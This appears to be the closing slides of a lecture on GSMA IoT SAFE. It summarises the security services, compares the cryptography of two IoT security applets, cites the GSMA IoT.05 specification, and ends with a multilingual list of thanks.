https://youtu.be/Lio_V0NGjKY

IoT SAFE provides security services that enable:

- IoT devices to securely perform mutual (D)TLS authentication to a server using either asymmetric or symmetric security schemes
- IoT devices to compute shared secrets and keep long-term keys secret
- Provisioning and credential lifecycle management from a remote IoT security service



IoT SAFE Specifications:

		IoT SECURITY APPLET 1	IoT SECURITY APPLET 2
TLS Version		(D)TLS 1.2 and 1.3	(D)TLS 1.2 and 1.3
Cryptography	RSA	Yes* (2048 bit)	No
	ECC	NIST P256	No
	ECDHE	Yes	No
	ECDSA	Yes	No
	PSK	Yes* (512 bits)	Yes (512 bits)
SHA-256		Yes	Yes
HMAC		Yes	Yes
HKDF		Yes	Yes

*optional

GSM Association Non-confidential
Official Document IoT.05 - IoT Security Applet Interface Description

GSMA

IoT Security Applet Interface Description
Version 1.0
03/12/2019

GSMA IoT Applet: https://www.gsma.com/iot/iot-safe/#doc

https://www.gsma.com/iot/wp-content/uploads/2019/12/IoT.05-v1-IoT-Security-Applet-Interface-Description.pdf

Questions & Answers!

But wait…

There’s More!

https://github.com/critoma/armasmiot

What about the IoT Security standards?

» Check out the
IoT, M2M, Blockchain **Standards & Specs**

Q & A

thank you
danke
謝謝
рахмат
ngiyabonga
teşekkür ederim
gracias
Баярлалаа
спасибо
merci
obrigado
dziękuję
bedankt
go raibh maith agat
mochchakkeram
sukriya
kop khun krap
terima kasih
arigatô
dakujem
мерси
grazie
takk
taiku
sagolun
maururu
hvala
ありがとう
감사합니다
ευχαριστώ
tapadh leat
mersi
barka
welalin
tack
dank je
misaotra
matondo
paldies
grazzi
mahalo
vinaka
blagodaram
спасибі
faafetai lava
kiitos
dankie
nanni
nandri
dhanyavad
köszönöm
gracje
bayarlalaa
enkosi
хвала
asante
manana
obrigada
murakoze
tenki
djiere dieuf
tau
дякую
mamnun
chokrane
chnorakaloutioun
gratias ago
gràcies
sulpáy
akun
dankon
aciu
sobodi
dėkuji
mèsi
didi madloba
najis tuke
kam sah hamnida
rahmat
tanemirt
rahmet
diolch
dhanyavadagalu
shukriya
mercê
trugarez
xièxie
spas
kia ora

2D Barcode URL

www.ism.ase.ro | www.acs.ase.ro | www.dice.ase.ro

Scan the Tag
to get the web
Mobile
Address

Thank you!